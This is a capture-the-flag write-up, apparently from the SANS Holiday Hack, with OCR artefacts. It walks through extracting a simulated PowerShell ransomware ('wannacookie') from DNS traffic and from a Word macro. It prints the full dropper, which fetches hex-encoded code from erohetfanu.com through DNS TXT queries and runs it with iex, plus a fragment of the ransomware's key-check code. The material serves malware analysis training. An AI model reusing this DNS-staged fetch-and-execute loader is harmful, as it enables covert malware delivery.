192.82.243.15	10.126.0.132	DNS	167	Standard query response 0x08bc TXT 77616E6E61636F6F6B69652E6D696E2E707331
10.126.0.132	192.82.243.15	DNS	101	Standard query 0xb180 TXT 0.77616E6E61636F6F6B69652E6D696E2E707331.snahgb
192.82.243.15	10.126.0.132	DNS	423	Standard query response 0xb180 TXT 0.77616E6E61636F6F6B69652E6D696E2E7073
10.126.0.101	77.88.55.60	DNS	63	Standard query 0x1126 TXT cratons.yandex.ru
77.88.55.60	10.126.0.101	DNS	114	Standard query response 0x1126 TXT cratons.yandex.ru TXT
10.126.0.49	132.77.8.96	DNS	101	Standard query 0x773a TXT 0.77616E6E61636F6F6B69652E6D696E2E707331.aehsrg

Also, the responses to the TXT queries all have long hex strings in the answer. What is going on there?




Question 1. Does the hex have meaning, or different values?


To answer the first question, we can find a field name and put that into tshark to dump all the DNS queries that were made. Right-click on the Name in the Wireshark data pane and select Prepare a Filter > Selected.



Wireshark creates a display filter that will find that field and packet.



In our case, we just want to use the field name, so we can extract it from all packets.



I added `-Y "dns"` to my tshark command, which gives a display filter for the DNS protocol. All the packets are DNS, but I just couldn't stand not having some sort of filter. The important additions are `-T fields` and `-e dns.qry.name`. The `-T` just tells tshark we are going to extract fields. The `-e` tells tshark what fields we want. There could be several fields, but we just need one.

```
john@ubuntu:~/DNS$ ll
total 488
drwxr-xr-x  2 john john  4096 Jan  4 13:45 ./
drwxr-xr-x 30 john john  4096 Jan  4 13:16 ../
-rw-r--r--  1 john john 37648 Jan  4 13:46 dns-names.txt
-rw-rw-r--  1 john john 88415 Jan  4 13:15 snort.log.1546636347.4363716.pcap
-rw-rw-r--  1 john john 88811 Jan  4 13:15 snort.log.1546636387.1238372.pcap
-rw-rw-r--  1 john john 88021 Jan  4 13:15 snort.log.1546636433.1093292.pcap
-rw-rw-r--  1 john john 88848 Jan  4 13:15 snort.log.1546636467.0577688.pcap
-rw-rw-r--  1 john john 88257 Jan  4 13:15 snort.log.1546636506.9775176.pcap
john@ubuntu:~/DNS$ ^C
john@ubuntu:~/DNS$ tshark -r snort.log.1546636433.1093292.pcap -Y "dns" -T fields -e dns.qry.name >> dns-names.txt

john@ubuntu:~/DNS$ tshark -r snort.log.1546636467.0577688.pcap -Y "dns" -T fields -e dns.qry.name >> dns-names.txt
```

I downloaded several snort.log.xxxxxx.xxxx.pcap files from http://snortsensor1.kringlecastle.com (elf, onashelf) to get as much data a possible. Then I ran them through tshark to extract the DNS query names. Note that I'm using the >> so that I append to the file instead of overwriting it.

This is part of the file that was created by the tshark command.

```
gravamens.toluylenediamine.runholder.google.de
gravamens.toluylenediamine.runholder.google.de
77616E6E61636F6F6B69652E6D696E2E707331.aehsrgbunr.com
77616E6E61636F6F6B69652E6D696E2E707331.aehsrgbunr.com
77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org
77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org
0.77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org
0.77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org
cratons.yandex.ru
cratons.yandex.ru
0.77616E6E61636F6F6B69652E6D696E2E707331.aehsrgbunr.com
0.77616E6E61636F6F6B69652E6D696E2E707331.aehsrgbunr.com
hexameric.prynne.google.co.in
hexameric.prynne.google.co.in
1.77616E6E61636F6F6B69652E6D696E2E707331.aehsrgbunr.com
1.77616E6E61636F6F6B69652E6D696E2E707331.aehsrgbunr.com
1.77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org
1.77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org
2.77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org
2.77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org
2.77616E6E61636F6F6B69652E6D696E2E707331.aehsrgbunr.com
2.77616E6E61636F6F6B69652E6D696E2E707331.aehsrgbunr.com
uskdar.jonathon.google.ru
```

The same regular expression we used in the Snort rule will weed out the non-malware requests. The switch `--only-matching` causes `egrep` to only print the part of the line that matched the expression instead of the entire line.

```
77616E6E61636F6F6B69652E6D696E2E707331
77616E6E61636F6F6B69652E6D696E2E707331
77616E6E61636F6F6B69652E6D696E2E707331
77616E6E61636F6F6B69652E6D696E2E707331
john@ubuntu:~/DNS$ egrep --only-matching '[0-9A-F]{20,}' dns-names.txt
```

That is working, so we can pipe into sort and uniq to see how many different hex strings are present.

```
john@ubuntu:~/DNS$ egrep --only-matching '[0-9A-F]{20,}' dns-names.txt | sort | uniq
77616E6E61636F6F6B69652E6D696E2E707331
john@ubuntu:~/DNS$
```


There is only one string! Our Snort rule could have been much simpler. Also, the hex string looks a lot like the numbers in the ASCII range. We can pipe into xxd to see if the numbers convert to ASCII.

```
john@ubuntu:~/DNS$ egrep --only-matching '[0-9A-F]{20,}' dns-names.txt | sort | uniq
77616E6E61636F6F6B69652E6D696E2E707331
john@ubuntu:~/DNS$ egrep --only-matching '[0-9A-F]{20,}' dns-names.txt | sort | uniq | xxd -r -p
wannacookie.min.ps1john@ubuntu:~/DNS$
```


That's interesting, wannacookie.min.ps1…it appears to be the name of a PowerShell file.

Question 2. What is the text that is returned in the responses?


This time we do want a display filter for tshark so that we can show just one entire sequence. The right-click Prepare a Filter > Selected trick comes to our aid. Notice that we are making the selection in the Answers section of the packet, so we will omit queries; we only want the responses.




. However, if we use the filter as it is, we will only select one packet. Each request has two or three digits at the beginning of the request, most likely an identifier. We can fix that by removing the "`62.`" from the beginning of the filter, and by changing == to `contains`.



We need the field name for the TXT data in the packet. Once again, Prepare a Filter comes to our aid. The field we want is `dns.txt`.





Paste the values back into the tshark command. The display fiter to select just one exchange is
`-Y 'dns.resp.name contains "77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org"'`
(If you use a different packet capture file, your filter will be different.)

Again, we are only extracting one field.
`-T fields -e dns.txt`
(The command we executed is shown at the bottom, following the output.)

```
k = $(Resolve-DnsName -Server erohetfanu.com -Name ("$c_id.72616e736f6d697370616964.erohetfanu.com".trim()) -Type
TXT).Strings;if ( $c_n_k.length -eq 32 ) {$html = $c_n_k} else {$html = "UNPAID|$c_id|$d_t"}} else {$Resp.statusco
de = 404;$html = '<h1>404 Not Found</h1>'};$buffer = [Text.Encoding]::UTF8.GetBytes($html);$Resp.ContentLength64 =
 $buffer.length;$Resp.OutputStream.Write($buffer, 0, $buffer.length);$Resp.Close();if ($close) {$list.Stop();retur
n}}} finally {$list.Stop()}};wanc;
john@ubuntu:~/DNS$ tshark -r snort.log.1546636347.4363716.pcap -Y 'dns.resp.name contains "77616E6E61636F6F6B69652
E6D696E2E707331.snahgbrreu.org"' -T fields -e dns.txt | xxd -r -p
```

Since the hex digits were all in the ASCII range again, I piped into xxd -r -p to see what they meant. That is probably the malware code in PowerShell, so it would be wise to keep a copy of it.

```
john@ubuntu:~/DNS$ tshark -r snort.log.1546636347.4363716.pcap -Y 'dns.resp.name contains "77616E6E61636F6F6B69652
E6D696E2E707331.snahgbrreu.org"' -T fields -e dns.txt | xxd -r -p > wannacry.min.ps1
```

Up next

Alabaster wants us to tell him where the malware is coming from. Chris Davis' talk is essential for the challenge we will face.


Objective--Identify the Domain (Part 1)

What you can learn from this


This objective is the first of three involved with reverse-engineering malware written in PowerShell. A true Linux person may disdain a language written for Windows, but there are good reasons to learn PowerShell. About 80% of the attacker's targets are Windows, and all recent versions of Windows come with PowerShell installed by default. If attackers want to "live off the land," what better way is there for them to do it but to write their malware in PowerShell? Chris Davis' talk on Analyzing PowerShell Malware is a must for this challenge. He will lead you through extracting PowerShell malware that is embedded in a Word document, "prettifying" the malware, and some basic troubleshooting using the PowerShell Integrated Scripting Environment (ISE).

Getting Started

The objective is to identify the domain that the malware connects with.



Alabaster had these hints to give after you solved his Snort problem. The link he gives is to a malicious Word document.



A Word of caution

CounterHack Challenges and SANS have kindly given us simulated malware to play with that will not harm our computers. Never the less, this would be a good time to practice the Operations Security (OPSEC) that Chris discussed in his talk. It would be wise to do all the work on this malware in a Windows VM, not on your host computer. In fact, Windows Defender detects the Word document in chocolate_chip_recipe.zip as malware as soon as you unzip it. You will probably need to disable Windows Defender on your VM.

Steps

1) Follow Chris' instructions to extract the malware from the Word document using olevba.exe.
2) Use PowerShell to decode the dropper, again following Chris' instructions.

3) Copy the decoded dropper into PowerShell ISE or Visual Code and clean it up. (This is an extra step; Chris ran the dropper directly from PowerShell.)
4) Study the dropper to determine how it works.
5) Start a packet capture and execute the dropper.

Hand in

1) Turn in a screenshot of your cleaned version of the dropper script.
2) Roughly, how does the dropper work? H2A is a function that converts a hex string to ASCII; you don't need to discuss H2A.


One note: If you elect to clean the malware (not just the dropper), and remove all semicolons the way Chris did, you will find that there are a few old-style FOR loops in the code that use semicolons. You will need to put those semicolons back.

Notes on Installing olevba.exe

Important note: If your machine is running Python 3, you need to use olevba3.exe.

The application Chris used to extract the malware from the Word document is Python based. Some versions of Windows 10 make Python available from the PowerShell prompt, but others do not. If you do not have Python in your version of Windows, you can download it here. Python's package manager, PIP, is now installed along with Python. You can use PIP to install oletools (olevba is one of the tools) using:


```
pip install -U
https://github.com/decalage2/oletools/archive/master.zip
```



The site for oletools is here, and here for the olevba tool.

To make life easier for myself, I added the paths for Python and PIP to my environment PATH variable. On my machine they were
`C:\Users\John\AppData\Local\Programs\Python\Python37` and

C:\Users\John\AppData\Local\Programs\Python\Python37\Scripts




%USERPROFILE%\AppData\Local\Microsoft\WindowsApps;C:\Users\John\AppData\Local\Programs\Python\Python37;C:\Users\John\AppData\Local\Programs\Python\Python37\Scripts

Objective--Identify the Domain (Part 2)

Extracting the malware

This follows Chris Davis' presentation almost exactly. Remember to do this in a safe VM! After extracting the Word document from the zip file and installing `oletools`, we just run `olevba` on `CHOCOLATE_CHIP_COOKIE_RECIPE.docm`



Using Chris' technique, we copy the dropper into PowerShell, remove the switches that hide execution, remove `iex`, and repair the quotes.

```
PS C:\Users\John\Desktop> powershell.exe -C "sal a New-Object; (a IO.StreamReader((a IO.Compression.DeflateStream([IO.Me
moryStream][Convert]::FromBase64String('lVHRSsMwFP2VSwksYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP
2S0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfSl23MKzrVocNXdfeHU2Im/k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBBP74PABMWmQSopCSVViSZWre6w7
da2uslKt8C6zskiLPJcJyttRjgC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997NQKaM
SzZurIXpEv4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII
)).ReadToEnd()"
```


```
PS C:\Users\John\Desktop> powershell.exe -C "sal a New-Object; (a IO.StreamReader((a
IO.Compression.DeflateStream([IO.Me
moryStream][Convert]::FromBase64String('lVHRSsMwFP2VSwksYUtoWkxxY4iyir4oaB+EMUYoqQ1syU
jToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP
2S0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfSl23MKzrVocNXdfeHU2Im/k8euuiVJRsZ1Ixdr5UEw9LwG
OKRucFBBP74PABMWmQSopCSVViSZWre6w7
da2uslKt8C6zskiLPJcJyttRjgC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvw
f+TSakEb+JBHj1eTBQvVVMdDFY997NQKaM
SzZurIXpEv4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]::D
ecompress)),[Text.Encoding]::ASCII
)).ReadToEnd()"
```


This gives us some code that we can read.

```
function H2A($a) {$o; $a -split '(..)' | ? { $_ }  | forEach {[char]([convert]::toint16($_,16))} | forEach {$o = $o + $_
}; return $o}; $f = "77616E6E61636F6F6B69652E6D696E2E707331"; $h = ""; foreach ($i in 0..([convert]::ToInt32((Resolve-Dn
sName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName -Server erohe
tfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings}; iex($(H2A $h | Out-string))
PS C:\Users\John\Desktop>
```


```
function H2A($a) {$o; $a -split '(..)' | ? { $_ }  | forEach
{[char]([convert]::toint16($_,16))} | forEach {$o = $o + $_}; return $o}; $f =
"77616E6E61636F6F6B69652E6D696E2E707331"; $h = ""; foreach ($i in
0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name
"$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName -Server
erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings}; iex($(H2A $h | Out-
string))
```


We can make the code more readable by putting it into ISE and tinkering with it.


```
1  function H2A($a) {
2      $o
3      $a -split '(..)' | ? { $_ }  |
4         forEach {[char]([convert]::toint16($_,16))} |
5         forEach {$o = $o + $_}
6      return $o
7  }
8  $f = "77616E6E61636F6F6B69652E6D696E2E707331"
9  $h = ""
10 foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName `
11             -Server erohetfanu.com -Name "$f.erohetfanu.com" `
12             -Type TXT).strings, 10)-1))
13             {
14                $h += (Resolve-DnsName -Server erohetfanu.com `
15                -Name "$i.$f.erohetfanu.com" -Type TXT).strings
16 }
17 H2A $h | Out-File C:\users\john\Desktop\wannacry.min.ps1
```

This is interesting. That long string, 77616E6E61636F6F6B69652E6D696E2E707331, is the same string we saw in the DNS traffic for the Snort terminal. The domain erohet.fanu.com is serving the malware, but we don't know if it is communicating with the malware yet. The malware file we get here is going to be the same as the file we got when we used tshark to extract the TXT fields from DNS. It is good to know


that the packet capture files and the malicious Word document are the same attack; if they were two separate attacks, we would have much more work to do.

Start a Wireshark packet capture and then execute the dropper.

When dropper.ps1 is executing, and we see an identical pattern to the Snort packet capture file.



The result is the same ugly code as before. One note: If you replace all semicolons with new lines as Chris did in his talk, some old fashioned FOR loops in the code will need to be repaired. Also, if you do the search/replace in Visual Code and use \n, you will need to have Use Regular Expression selected.



Cleaning the code was tedius, and it turns out that CounterHack has given us a way to avoid cleaning. The string we saw above is `wannacookie.min.ps1` in ASCII. What happens if we remove the ".min" from the string and use "`77616E6E61636F6F6B69652E707331`" for `wannacookie.ps1` instead? Changing the dropper.ps1 code is simple.

```
function H2A($a) {
    $o
    $a -split '(..)' | ? { $_ }  |
       forEach {[char]([convert]::toint16($_,16))} |
       forEach {$o = $o + $_}
    return $o
}
$f = "77616E6E61636F6F6B69652E707331"
$h = ""
foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName `
            -Server erohetfanu.com -Name "$f.erohetfanu.com" `
            -Type TXT).strings, 10)-1))
            {
